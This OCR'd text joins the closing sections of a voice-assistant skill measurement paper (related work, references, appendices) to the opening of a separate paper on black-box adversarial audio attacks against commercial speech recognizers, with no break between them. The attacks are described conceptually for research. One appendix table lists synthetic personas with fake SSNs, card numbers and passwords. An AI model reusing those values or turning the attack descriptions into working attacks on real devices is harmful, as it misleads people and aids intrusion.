Attacks on skills. Recent studies have been carried out to understand the invocation mechanisms of skills. KUMAR et al. discover skill squatting [26], a kind of homo-phonic attacks to divert users' request to an undesired skill. Zhang et al. [35] further find voice squatting and voice masquerading, which allows a similar pronounced skill to hijack the existing legitimate skills. They also perform a large-scale analysis on skills with similar names or pronunciations in the Amazon market and Google market. Recently in October 2019, researches from SR Labs [3] demonstrate how a malicious skill can eavesdrop users' privacy after receiving the command to stop based on the research of [26], which is also found by us simultaneously. Our work differs from theirs. They design a skill to implement such attacks, while we perform a large-scale analysis on skills and find 68 skills in markets having such problems. Zhang et al. [36] find the vulnerability of NLU's Intent Classifier and leverage it to let the classifier misunderstand users' request and route the request to a malicious skill. These studies mainly focus on the invocation mechanism of skills, while our work is to explore the behaviors of skills and analyze the contents of the conversation.

Attacks on smart speakers. Researches [17, 24, 27] find that the mechanism of what they imagine is very different from what the smart speakers actually do. However, some studies [22, 23, 32] have already analyzed the security and privacy of general IoT devices, including smart speakers. Carlini et al. [20] perform Hidden Voice attacks on Amazon Echo, which proves the feasibility of audio attack from two aspects of black box and white box. It's found that both attacks can successfully occur on physical devices. Based on this, the authors put forward some ideas of defense. DolphinAttack [34] can modulate voice commands on ultrasonic carriers such as frequencies greater than 20 kHz so that people cannot hear them, while still attacking smart speakers. Yuan et al. [21, 33] integrate the voice commands into a song and let the commands be correctly identified by an audio speech recognition (ASR) system but not perceptual to human. Bispham et al. [19] try to hack the ASR system of smart speakers by gaining covert access to them with nonsense or missense sounds. Sugawara et al. [31] leverage the laser to remotely inject inaudible and invisible commands into voice assistants, taking advantages of the vulnerability of MEMS microphones. These studies mainly focus on how to inject commands into smart speakers or related ASR systems without being captured by human users, which are different from our study on skill behaviors.

7 Conclusion

In this paper, we propose the first systematic study on the behaviors of skills. The key techniques enabling the exploration are a suite of grammar-based methods including utterance extraction, question understanding and answer generation. We develop a tool called SkillExplorer to automatically communicate with 28,904 skills from the Amazon market and 1,897 actions from the Google market, a scale that has never been achieved before. Based on our measurement, over 1,000 skills request users to provide personal information without following developer specifications; 68 skills continue to eavesdrop users' conversation even after receiving the command to stop.

Acknowledgments

The authors would like to thank anonymous reviewers for their insightful comments that have helped improve this paper substantially. Specifically, we thank our shepherd, Professor Adam Bates, for his constructive feedback on this paper. The authors are supported in part by Beijing Natural Science Foundation (No.JQ18011), NSFC U1836211, National Top-notch Youth Talents Program of China, Youth Innovation Promotion Association CAS, Beijing Nova Program, National Frontier Science and Technology Innovation Project (No. YJKYYQ20170070), and Beijing Academy of Artificial Intelligence (BAAI).

References

[1] https://voicebot.ai/2019/10/01/amazon-alexa-has-100k-skills-but-momentum-slows-globally-here-is-the-breakdown-by-country/.

[2] https://voicebot.ai/2020/01/19/google-assistant-actions-grew-quickly-in-several-languages-in-2019-match-alexa-growth-in-english/.

[3] https://srlabs.de/bites/smart-spies/.

[4] https://www.pandorabots.com/mitsuku/.

[5] https://developer.amazon.com/docs/custom-skills/certification-requirements-for-custom-skills.html/.

[6] https://developer.amazon.com/zh/docs/custom-skills/request-customer-contact-information-for-use-in-your-skill.html.

[7] https://en.wikipedia.org/wiki/Yes-no_question.

[8] http://www.surdeanu.info/mihai/teaching/ista555-fall13/readings/PennTreebankConstituents.html.

[9] https://developer.amazon.com/en-US/docs/alexa/alexa-skills-kit-sdk-for-nodejs/develop-your-first-skill.html.

[10] https://developer.amazon.com/en-US/docs/alexa/custom-skills/manage-skill-session-and-session-attributes.html.

[11] https://www.oxfordlearnersdictionaries.com/definition/american_english.

[12] https://www.cleverbot.com/.

[13] https://www.fakenamegenerator.com.

[14] http://www.nltk.org.

[15] https://nlp.stanford.edu/.

[16] https://developers.google.com/assistant/conversational/conversation-exits.

[17] Noura Abdi, Kopo M. Ramokapane, and Jose M. Such. More than smart speakers: Security and privacy perceptions of smart home personal assistants. In Heather Richter Lipford, editor, *Fifteenth Symposium on Usable Privacy and Security, SOUPS 2019, Santa Clara, CA, USA, August 11-13, 2019*. USENIX Association, 2019.

[18] Benjamin Andow, Samin Yaseer Mahmud, Wenyu Wang, Justin Whitaker, William Enck, Bradley Reaves, Kapil Singh, and Tao Xie. Policylint: Investigating internal privacy policy contradictions on google play. In Nadia Heninger and Patrick Traynor, editors, *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 585–602. USENIX Association, 2019.

[19] Mary K. Bispham, Ioannis Agrafiotis, and Michael Goldsmith. Nonsense attacks on google assistant and missense attacks on amazon alexa. In Paolo Mori, Steven Furnell, and Olivier Camp, editors, *Proceedings of the 5th International Conference on Information Systems Security and Privacy, ICISSP 2019, Prague, Czech Republic, February 23-25, 2019*, pages 75–87. SciTePress, 2019.

[20] Nicholas Carlini, Pratyush Mishra, Tavish Vaidya, Yuankai Zhang, Micah Sherr, Clay Shields, David A. Wagner, and Wenchao Zhou. Hidden voice commands. In Thorsten Holz and Stefan Savage, editors, *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*, pages 513–530. USENIX Association, 2016.

[21] Yuxuan Chen, Xuejing Yuan, Jiangshan Zhang, Yue Zhao, Shengzhi Zhang, Kai Chen, and XiaoFeng Wang. Devil's whisper: A general approach for physical adversarial attacks against commercial black-box speech recognition devices. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[22] Tamara Denning, Tadayoshi Kohno, and Henry M. Levy. Computer security and the modern home. *Commun. ACM*, 56(1):94–103, 2013.

[23] Earlence Fernandes, Jaeyeon Jung, and Atul Prakash. Security analysis of emerging smart home applications. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 636–654. IEEE Computer Society, 2016.

[24] Nathaniel Fruchter and Ilaria Liccardi. Consumer attitudes towards privacy and security in home assistants. In Regan L. Mandryk, Mark Hancock, Mark Perry, and Anna L. Cox, editors, *Extended Abstracts of the 2018 CHI Conference on Human Factors in Computing Systems, CHI 2018, Montreal, QC, Canada, April 21-26, 2018*. ACM, 2018.

[25] Jianfeng Gao, Michel Galley, and Lihong Li. Neural approaches to conversational AI. In Yoav Artzi and Jacob Eisenstein, editors, *Proceedings of ACL 2018, Melbourne, Australia, July 15-20, 2018, Tutorial Abstracts*, pages 2–7. Association for Computational Linguistics, 2018.

[26] Deepak Kumar, Riccardo Paccagnella, Paul Murley, Eric Hennenfent, Joshua Mason, Adam Bates, and Michael Bailey. Skill squatting attacks on amazon alexa. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 33–47. USENIX Association, 2018.

[27] Josephine Lau, Benjamin Zimmerman, and Florian Schaub. Alexa, are you listening?: Privacy perceptions, concerns and privacy-seeking behaviors with smart speakers. *PACMHCI*, 2(CSCW):102:1–102:31, 2018.

[28] Edward Loper and Steven Bird. Nltk: The natural language toolkit. In *Proceedings of the ACL-02 Workshop on Effective Tools and Methodologies for Teaching Natural Language Processing and Computational Linguistics - Volume 1*, ETMTNLP '02, pages 63–70, Stroudsburg, PA, USA, 2002. Association for Computational Linguistics.

[29] Christopher D. Manning, Mihai Surdeanu, John Bauer, Jenny Rose Finkel, Steven Bethard, and David McClosky. The stanford corenlp natural language processing toolkit. In *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics, ACL 2014, June 22-27, 2014, Baltimore, MD, USA, System Demonstrations*, pages 55–60. The Association for Computer Linguistics, 2014.

[30] Alaa Mohasseb, Mohamed Bader-El-Den, and Mihaela Cocea. Question categorization and classification us-

ing grammar based approach. *Inf. Process. Manage.*, 54(6):1228–1243, 2018.

[31] Takeshi Sugawara, Benjamin Cyr, Sara Rampazzi, Daniel Genkin, and Kevin Fu. Light commands: Laser-based audio injection on voice-controllable systems. 2019.

[32] Qi Wang, Pubali Datta, Wei Yang, Si Liu, Adam Bates, and Carl A. Gunter. Charting the attack surface of trigger-action iot platforms. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 1439–1453. ACM, 2019.

[33] Xuejing Yuan, Yuxuan Chen, Yue Zhao, Yunhui Long, Xiaokang Liu, Kai Chen, Shengzhi Zhang, Heqing Huang, Xiaofeng Wang, and Carl A. Gunter. Commandersong: A systematic approach for practical adversarial voice recognition. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 49–64. USENIX Association, 2018.

[34] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 103–117. ACM, 2017.

[35] Nan Zhang, Xianghang Mi, Xuan Feng, XiaoFeng Wang, Yuan Tian, and Feng Qian. Dangerous skills: Understanding and mitigating security risks of voice-controlled third-party functions on virtual personal assistant systems. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1381–1396. IEEE, 2019.

[36] Yangyong Zhang, Lei Xu, Abner Mendoza, Guangliang Yang, Phakpoom Chinprutthiwong, and Guofei Gu. Life after speech recognition: Fuzzing semantic misinterpretation for voice assistant applications. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

Appendix

A Custom Skill Elements

We show the elements needed for a custom skill in Table 6.

B Utterance Distribution

We list the length distribution of the sample utterances. As shown in the Figure 8, only 0.8% of them are longer than 15. So we select 15 as the threshold of S_l.




Figure 8: The distribution of the length of utterances

C Constituency-based Parse Tree Samples

We show two samples in Figure 9.




Figure 9: Examples of constituency-based parse tree

D Examples of Virtual Users

We list the information of three virtual users in Table 10. These three virtual users constitute the relationship of a father, a mother and a son.

E Questions Cannot Be Handled

We show the questions which cannot be handled by SkillExplorer in Table 7.

F The Skills in Amazon Market

We show the skill numbers of different categories in Table 8.

Elements	Description	Example
Invocation name	Only needed for custom skills and can be used for identifying desired skills. Mentioning an invocation name explicitly can wake up the specific skill straightforward.	"Plan My Trip" has the invocation name "plan my trip"
A cloud-based service	To handle the structured JSON-format requests from Alexa, skill developers can choose either an AWS Lambda cloud or a custom web service (only suiting custom skills).	AWS Lambda cloud
Intents	An intent represents an action that fulfills a user's spoken request. It can optionally have parameters which officially called slots.	Intent "PlanMyTrip" with slot "fromCity", "toCity", "travelDate".
Sample utterances	A set of likely spoken phrases mapped to the intents to help Alexa deal with response, which should include as many representative phrases as possible.	"i want to visit {toCity}" is mapped to intent "PlanMyTrip".

Table 6: Custom skill elements

KEY	VALUE	VALUE	VALUE
Full Name	James C Washington	Anne J Rosenthal	Jerome C Washington
Gender	male	male	male
Race	White	White	White
Birthday	6/19/1980	5/5/1985	12/8/2014
Social Security Number	066-80-6240	104-22-6909	056-40-0812
Street	357 Bottom Lane	357 Bottom Lane	357 Bottom Lane
City	Buffalo	Buffalo	Buffalo
State	NY	NY	NY
State Full	New York	New York	New York
Zip Code	14214	14214	14214
Phone Number	716-780-4085	716-780-4085	
Mobile Number	716-903-8835	716-214-6493	716-780-4085
Temporary email	7mcjmqil0l@payspun.com	9vqay8t7p54@iffymedia.com	
Height	6' 0" (183 centimeters)	6' 2" (188 centimeters)	3' 3" (100 centimeters)
Weight	200.2 pounds (91.0 kilograms)	212.3 pounds (96.5 kilograms)	84 pounds (30.0 kilograms)
Hair Color	Black	Brown	Black
Blood Type	A	A+	A+
Mother's Maiden Name	Brooks	Osorio	Rosenthal
Civil Status	Married, with children	Married, with children	Single
Educational Background	Bachelor's degree	High school diploma or GED	Kindergarten
Driver License	685 549 815 - issued in New York (NY) on	gouzznnhu8@claimab.com	
Employment Status	Full-time work	Part-time work	
Monthly Salary	$3,000	$800	
Occupation(Job Title)	Waiter and Waitresse	Presser, Textile, Garment, and Related Material	
Company Name	Personal & Corporate Design	The Royal Canadian Pancake Houses	
Company Size	11-50 employees	51-100 employees	
Industry	Food Preparation and Serving Related Occ	Production Occupations	
Credit Card Type	MasterCard	MasterCard	
Credit Card Number	5417027168183647	5427498774029755	
CVV2	025	789	
Expires	10/2023	11/2024	
Vehicle	2012 Audi RS3	2006 Mitsubishi Pajero	
Car License Plate	2DJ F99 - issued in Maryland (MD) in year	5BMF858 - issued in California (CA) in year 2010	
Favorite Color	Violet	White	Blue
Favorite Movie	The Big Lebowski(1998)	The Truman Show(1998)	Her(2013)
Favorite Music	Gospel music	Popular music	Trance music
Favorite Song	I'm An Albatraoz(by AronChupa)	I Have Questions (by Camila Cabello)	Hula Hula(by Robin)
Favorite Book	Divine Secrets of the Ya-Ya Sisterhood --b	Frostbite (Vampire Academy) --by Richelle	Les Misérables --by Victor Hugo
Favorite Sports	Diving	Diving	Cycling
Favorite TV	Limitless CBS	The Real O'Neals ABC	NFL Sunday Night Football NBC
Favorite Movie Star	Lauren Cohan	Thora Birch	Manu Bennett
Favorite Singer	Gyllene Tider	Paul Weller	The Lumineers
Favorite Food	Pasta	Italian, Pasta	Noodles, Fried chicken
Personality	Philosophic	Unpleasant	Artistic
Personal Style	Jeans and t-shirt	Swimsuit	Jeans and t-shirt
Username	arshia_karikator	certes	Windows 7
Password	iRaetuuf7ai	xah8Quohm2	8cb19fd7

Figure 10: Examples of Virtual Users

Question	Text
Q1	Okay, player one tell me a name, by saying player one is, followed by the name.
Q2	Ok, Here's FakeNBAFreeAgency. Welcome to Fake NNBA Free Agency Search. I can help you find the latest market news. Which team are you looking for?
Q3	Here are some things you can say: Give me an attraction. Tell me about Hamilton Wenham. Tell me the top five things to do. What would you like to do?
Q4	What SGLs do you want to look up?
Q5	You can say, Service Times, Location, Phone Number Help for more options or stop.
Q6	Ok, Here's QuizTimeWelcome to the States of India Quiz Game! You can ask me about any of the twenty nine states and their capitals, or you can ask me to start a quiz. What would you like to do?
Q7	what novel title do you want me to check for updates?
Q8	Which Pill would you like to add
Q9	Ok, Here's Karate FightWelcome to Karate fight! What are the names of the two fighters?
Q10	You can reach us at 972.989.5858. Or email at RA-energy@verizon.net What would you like to do next?

Table 7: Questions cannot be handled

Questions	Frequency
would you like more information?	2469
say, service times, location, phone number, or goodbye	1316
say yes for more options or no thanks	1305
say, service times, location, phone number, the word repeat at anytime to hear the last thing i said or goodbye	1175
would you like to hear, service times, location, phone number or ask for help to hear more options.	1064

Table 9: The top 5 questions mentioned by skills

Skill type	Total skill	Custom skill
Business & Finance	3336	1874
Connected Car	115	96
Education & Reference	6422	5797
Enterprise	4	4
Food & Drink	1336	1253
Games & Trivia	11413	10881
Kids	2684	2613
Lifestyle	10405	9165
Local	1223	1097
Movies & TV	869	800
Music & Audio	8743	7934
News	6394	1110
Novelty & Humor	3360	3226
Productivity	3737	3233
Shopping	283	246
Smart Home	2204	768
Social	1224	1134
Sports	1516	1012
Travel & Transportation	1161	1110
Utilities	803	779
Weather	834	733
Total	68066	54865

Table 8: The number of skills in different categories

G Top 5 Questions

We show the top 5 most frequently questions mentioned by skills in Table 9.

H Rules of Invocation Names in Amazon

(1) Amazon does not allow one-word invocation name unless it is unique to the developer's brand/intelligent. (2) Two-word invocation names are not allowed if it contains definite article ("the"), indefinite article ("a", "an") or preposition ("for", "to", "of," "about," "up," "by," "at," "off," "with"). (3) Invocation names cannot be a person or a place name. (4) Invocation name cannot contain skill's launch word such as "open," "tell," etc. and connecting words. include "to," "from," "in," etc. (5) The invocation name cannot contain the wake words "Alexa," "Amazon," "Echo," or the words "skill" or "app". (6) The invocation name must to be lowercase, and other characters like numbers must be spelled out. (7) Invocation name should be distinctive to help users wake up accurately.

Devil's Whisper: A General Approach for Physical Adversarial Attacks against Commercial Black-box Speech Recognition Devices

Yuxuan Chen [*1,2,3], Xuejing Yuan [†1,2], Jiangshan Zhang[1,2], Yue Zhao[1,2], Shengzhi Zhang[4], Kai Chen[‡1,2], and XiaoFeng Wang[5]

[1]SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China
[2]School of Cyber Security, University of Chinese Academy of Sciences, China
[3]Department of Computer Engineering and Sciences, Florida Institute of Technology, USA
[4]Department of Computer Science, Metropolitan College, Boston University, USA
[5]School of Informatics, Computing, and Engineering, Indiana University Bloomington, USA

Abstract

Recently studies show that adversarial examples (AEs) can pose a serious threat to a "white-box" automatic speech recognition (ASR) system, when its machine-learning model is exposed to the adversary. Less clear is how realistic such a threat would be towards commercial devices, such as Google Home, Cortana, Echo, etc., whose models are not publicly available. Exploiting the learning model behind ASR system in black-box is challenging, due to the presence of complicated preprocessing and feature extraction even before the AEs could reach the model. Our research, however, shows that such a black-box attack is realistic. In the paper, we present *Devil's Whisper*, a general adversarial attack on commercial ASR systems. Our idea is to enhance a simple local model roughly approximating the target black-box platform with a white-box model that is more advanced yet unrelated to the target. We find that these two models can effectively complement each other in predicting the target's behavior, which enables highly transferable and generic attacks on the target. Using a novel optimization technique, we show that a local model built upon just over 1500 queries can be elevated by the open-source Kaldi Aspire Chain Model to effectively exploit commercial devices (Google Assistant, Google Home, Amazon Echo and Microsoft Cortana). For 98% of the target commands of these devices, our approach can generate at least one AE for attacking the target devices[1].

1 Introduction

With the advance of automatic speech recognition (ASR) technologies, intelligent voice control (IVC) devices become increasingly popular. Today, smart speakers like Google Home, Amazon Echo, Apple HomePod are already part of our daily life. Also the availability of ASR services such as Google Cloud Speech-to-Text [10], Amazon Transcribe [4], Microsoft Bing Speech Service [16] and IBM Speech to Text [12] enable their users to conveniently integrate their APIs to control smart devices, conduct long-form audio transcription, text analysis, video analysis and etc. More recently, Amazon introduces Auto SDK [2] that allows drivers to interact with vehicles using voice commands. However, the extensive use of voice for critical system control also brings in security concerns, whose implications have not yet been fully understood.

AE threats to ASR. More specifically, voice is an open channel and therefore the commands received by IVC devices could come from any source. In recent years, researchers have shown that unauthorized voice commands can be injected into wireless signals [28], in the form of noise [19] or even inaudible ultrasound [41], to stealthily gain control of the IVC devices. Recently, attempts have been made to utilize adversarial examples (AEs), which are found to be effective against image processing systems [36], to exploit ASR systems. Particularly, Carlini et al. [20] have successfully attacked DeepSpeech (the open-source ASR model of Mozilla) using AEs, with the full knowledge of model parameters. Yuan et al. proposed CommanderSong [40] that automatically generates AEs embedded into songs to attack open-source Kaldi Aspire Chain Model [14] over-the-air. These approaches demonstrate that the real-world ASR systems are vulnerable in a *white-box model*, when their internal parameters are exposed to the adversary. Less clear is the security risks the commercial ASR systems such as Google Home, Microsoft Cortana, Amazon Echo and Apple Siri are facing. Recently, Taori et al. have made the targeted adversarial attack by treating DeepSpeech as a black-box [37]. However, so far no success has been reported when it comes to generating AEs against the deep learning models behind commercial, close-source ASR systems, up to our knowledge.

Black-box AE attacks on ASR systems are difficult. In addition to the challenge introduced by the lack of information about the target's model and parameters, as also faced by the black-box attacks on image processing [32], an ASR system

[*]Part of this work was done during the author's visit at IIE, CAS.
[†]The first two authors contributed equally to this work.
[‡]Corresponding author. chenkai@iie.ac.cn
[1]Attack demos are available on the website (https://sites.google.com/view/devil-whisper), and the source code can be found on Github https://github.com/RiskySignal/Devil-Whisper-Attack.

tends to be more complicated than an image recognition system, due to its complicated architecture, including feature extraction, acoustic model and language model, and the design for processing a time series of speech data. As evidenced in our study, when directly applying the existing technique to build a substitute on the data labeled by the target [32], we found that about 24 hours training set (require around 5100 oracle queries with each audio around 25 seconds), even with a target-based optimization (Section 4.2.1), only gives us a substitute model with merely 25% transferability against Google Colud Speech-to-Text API command_and_search model (Section 6.4). By comparison, prior research reports that the similar attack on image recognition systems like Google, Amazon and MetaMind APIs using simple datasets like MNIST with 800 queries to achieve a transferability rate over 90% [32].

Devil's Whisper. We demonstrate that a black-box attack on the commercial ASR system and even device is completely feasible. Our attack, called *Devil's Whisper*, can automatically generate audio clips as AEs against commercial ASR systems like Google Cloud Speech-to-Text API. These "hidden" target commands are stealthy for human being but can be recognized by these systems, which can lead to control of commercial IVC devices like Google Home. Our key idea is to use a small number of strategic queries to build a substitute model and further enhance it with an open-source ASR, which helps address the complexity in the target system. More specifically, to construct the substitute, we utilize Text-to-Speech (TTS) API to synthesize commands audio clips, then we enlarge the corpus by tuning audio clips before sending them as queries to the target. This allows us to focus on the types of the data most important to the success of our attack and makes the substitute model more approximate to the target. The substitute model trained over the data is then used in an ensemble learning together with an open-source ASR model (called *base model*). The AEs cross-generated by both models are systematically selected to attack the target.

In our experiment, we build substitute models approximating each of the four black-box speech API services (Google Cloud Speech-to-Text, Microsoft Bing Speech Service, IBM Speech to Text and Amazon Transcribe). Just over 4.6-hour training data (about 1500 queries with each audio about 25 seconds) is needed to ensure successful conversion of nearly 100% target commands into workable AEs[2] when attacking most of the API services. Our AEs can also attack the corresponding black-box IVC devices[3] (Google Assistant, Google Home, Microsoft Cortana and Amazon Echo) over-the-air with 98% of target commands successful. Furthermore, our AEs can be successfully transferred to other black-box platforms, which have no public API services (e.g., Apple Siri). The user study on Amazon Mechanical Turk shows that none of the participants can identify any command from our AEs if they listen to them once.

Contribution. The contributions of this paper are as follows.

• *Physical adversarial attacks against black-box speech recognition devices.* We conduct the first adversarial attack against commercial IVC devices. With no prior knowledge of the targets' machine-learning models and their parameters, our generated AEs can successfully fool the acoustic model and language model utilized in ASR systems after bypassing their feature extraction procedures, which is quite different from attacking black-box image processing systems. Our AEs are stealthy enough to be perceived by human being.

• *New techniques.* We design a novel approach to generate AEs to attack a black-box ASR system. Our idea is to enhance a simple local substitute model roughly approximating the target model of an ASR system with a white-box model that is more advanced yet unrelated to the target. We find that these two models can effectively complement each other, thus enabling highly transferable and generic attacks on the target. Moreover, the substitute model can be trained in an optimized fashion using much less data, allowing much fewer queries to the target system.

2 Background and Related Work

In this section, we provide the background on speech recognition systems and elaborate adversarial examples. Finally we discuss the related work.

2.1 Speech Recognition System

ASR enables machines to understand human voice and greatly changes the way people interact with computing devices. In addition, Text-to-Speech (TTS) services of Google, Microsoft, Amazon, and IBM have been exposed to the public to develop their own voice-assistant applications. Besides these commercial black-box systems, there also exist popular open source ASR platforms such as Kaldi, Mozilla DeepSpeech, etc.

The architecture of a typical speech recognition system includes three main procedures: pre-processing, feature extraction and model-based prediction (including acoustic model and language model). After receiving the raw audio, the preprocessing filters out the frequencies out of the range of human hearing and the segments below certain energy level. Then, ASR system will extract acoustic features from the processed audio for further analysis. Common acoustic feature extraction algorithms include Mel-Frequency Cepstral Coefficients (MFCC) [31], Linear Predictive Coefficient (LPC) [27], Perceptual Linear Predictive (PLP) [26], etc. The acoustic features will be examined according to the pre-trained acoustic model to predict the most possible phonemes. Finally, relying on the language model, ASR system will refine the results using grammar rules, commonly-used words, etc.

[2] In this paper, we consider an AE "workable" or "successful" if it can either 1) be decoded by the target API service (converted into text) as expected in an API attack, or 2) cause the target IVC device to execute the target commands at least twice when playing the AE against the device over-the-air for no more than 30 times. Note that an over-the-air attack on device can be sensitive to environmental factors like volume, distance, device etc., while the attack on APIs is usually stable.

[3] We have contacted the vendors and are waiting for their responses.

2.2 Adversarial Examples

Recently, neural network has been widely used in the prediction algorithms in image classification, speech recognition, autonomous driving and etc. Although it has significantly improved the accuracy of prediction, neural network suffers from adversarial examples (AEs) as first indicated by Szegedy et al. [36]. Formally speaking, one neural network can be defined as $y = F(x)$, which maps the input x to the corresponding output y. Given a specific y', the original input x and the corresponding output y, it is feasible to find such an input x' so that $y' = F(x')$, while x and x' are too close to be distinguished by human. The above example x', together with its prediction y', is considered as target adversarial (TA) attack. Such attacks have potential impact since the prediction results could be manipulated by the adversary. Compared to TA attacks, untargeted adversarial (UTA) attack identifies the input x', which is still close enough to the original input x, but has different output than that of x. Such UTA attack is less powerful since the adversary could only make the target machine misrecognize the input, rather than obtaining the desired output.

AE attacks on black-box image processing models. Recent researches proposed various algorithms to generate targeted AEs towards different image recognition systems [23, 36]. Specifically, there are substantial researches towards compromising black-box image processing systems. Liu et al. [30] proposed the ensemble-training approach to attack Clarifai.com, which is a black-box image classification system. Papernot et al. [32] proved that by training a local model to substitute remote DNN using the returned labels, they can attack Google and Amazon Image Recognition Systems.

2.3 Related Work

Researchers have found that the ASR systems could be exposed to different types of attacks. We classify the existing attacks against ASR systems into four categories as below.

Speech misinterpretation attack. Recently, third-party applications and skills for IVC systems become increasingly popular, while the lack of proper authentication raises security and privacy concerns. Previous studies show third-party applications are facing misinterpretation attacks. Kumar et al. [29] present an empirical analysis of the interpretation errors on Amazon Alexa, and demonstrate the adversary can launch a new type of skill squatting attack. Zhang et al. [42] report a similar attack, which utilizes a malicious skill with the similarly pronounced name to impersonate a benign skill. Zhang et al. [43] developed a linguistic-guided fuzzing tool in an attempt to systematically discover such attacks.

Signal-manipulation based attacks. The adversary can compromise the ASR system by either manipulating the input signal or exploiting the vulnerability of the functionalities in pre-processing. For instance, Kasmi et al. [28] find that by leveraging the intentional electromagnetic interference (IEMI) of the headset cord, voice commands can be injected into the FM signals that will be recovered and understood by the speech recognition systems on the smart phone. Dolphin Attack [41] exploits the hardware vulnerabilities in microphone circuits (served as the recorder for IVC devices), so the completely inaudible ultrasonic signal carrying human speech will be demodulated and interpreted as desired malicious commands by the target IVC device including Apple Siri, Google Now and Amazon Echo.

Obfuscation based attacks. Different from the signal-manipulation based attacks, the obfuscation based attacks explore the way that the feature extraction of ASR systems could be manipulated. Vaidya et al. [38] showed that by inverting MFCC features of the desired command audio, they can get malicious audios that can be interpreted as the command by Google Now assistant running on a smartphone. Furthermore, Carlini et al. [19] proposed hidden voice commands which improve the efficacy and practicality of the attack on Google Now in [38] with the background noises, while the commands are unintelligible to human beings. More recently, Abdullah et al. [18] developed four different perturbations to create the malicious audio samples, based on the fact that the original audio and the revised audio (with perturbations) share similar feature vectors after being transformed by acoustic feature extraction algorithms.

Adversarial example based attacks. For the TA attacks, the attacker can craft an original audio into the adversarial samples, and human beings cannot tell the differences between it and the original audio. These adversarial samples can be misunderstood by the target ASR systems and interpreted as malicious commands. Hidden voice commands [19] proposed to generate such adversarial audio samples against ASR systems with a GMM-based acoustic model. Yuan et al. [40] proposed the CommanderSong attack, which embeds the malicious commands into normal songs. The open-sourced speech recognition platform Kaldi was used as the white-box tool, implementing the gradient descent algorithm on the neural network to craft adversarial audio examples. Carlini et al. [20] generated the adversarial samples against the end-to-end Mozilla DeepSpeech platform [25]. Schönherr et al. [34] showed that they can use psychoacoustic hiding to make imperceptible adversarial samples towards the WSJ model of Kaldi platform. Recently, Qin et al. succeeded in generating the imperceptible and robust AEs to attack Lingvo ASR system in real world [33]. Although all the above attacks showed excellent results on the white-box platforms, whether AEs can attack the black-box ASR systems, especially the commercial IVC devices, is still unknown.

3 Overview

3.1 Motivation

In the era of Internet of Things (IoT), the voice-enabled centralized control devices are becoming more and more pop-

ular, e.g., Google Home, Amazon Echo, etc. Various smart home devices, like smart lock, smart light, smart switch can be paired to such "hub", which allows them to be controlled naturally via voice. Moreover, the voice-assistant applications on smartphones or tablets, e.g., Google Assistant, Apple Siri, etc., offer a convenient way for people to use their mobile devices. In this paper, we use IVC devices to refer to all the above mentioned voice-enabled centralized control devices and smartphones or tablets.

An example for the potential security risk to the IVC system is smartphone navigation, which is widely used today to help drive through unfamiliar areas. Previous work [39] shows that the FM radio channel can be controlled by attackers to broadcast their malicious signals. Therefore, if the attackers craft their AE hiding a hostile navigation command and broadcast it on the selected FM radio channel, those who run smartphone navigation while listening to the corresponding FM channel will be impacted. Actually, our experimental results show that "Okay Google, navigate to my home" can stealthily command Google Assistant on smartphones through music and none of the participants in our user study were able to identify the hidden command even after listening to the AE twice. This attack, if successful, will put both drivers and passengers to serious danger. Given the pervasiveness of the commercial IVC systems, it is important to understand whether such an attack is indeed realistic, particularly when the adversary has little information about how such systems work. Our research, therefore, aims at finding the answer.

To hack the commercial IVC devices in the real world successfully, there are generally two requirements for the attacks: (R1) effectiveness (towards device) and (R2) concealing (towards human). Both of the two requirements emphasize the practical aspects of such attacks, that is, to deceive those devices successfully but uninterpretable by human. Unfortunately, most of existing adversarial attacks fail either (R1) [20] or (R2) [19] in some extents. Hence, we concentrate on the research question "whether it is possible to hack those commercial IVC devices (mostly black-box based) in the real world with both (R1) and (R2) satisfied" in this paper.

3.2 Threat Model

Since our target is the commercial IVC devices, they are black-box to us by default. Specifically, we have no knowledge of the internals of the speech recognition systems, e.g., model parameters or hyperparameters. Instead, we assume the corresponding online Speech-to-Text API services, i.e., providing real time decoding results from input audio, are open to public. This assumption is valid for most of the popular IVC devices available on the market, e.g., Google Cloud Speech-to-Text API, Microsoft Bing Speech Service API, etc[4]. Either free or pay as you go, such services are accessible to third party developers. We further assume that for the same platform, the ASR system used to provide online speech API service and that used for the IVC devices are the same or similar[5], e.g., Microsoft Bing Speech Service API and Microsoft Cortana.

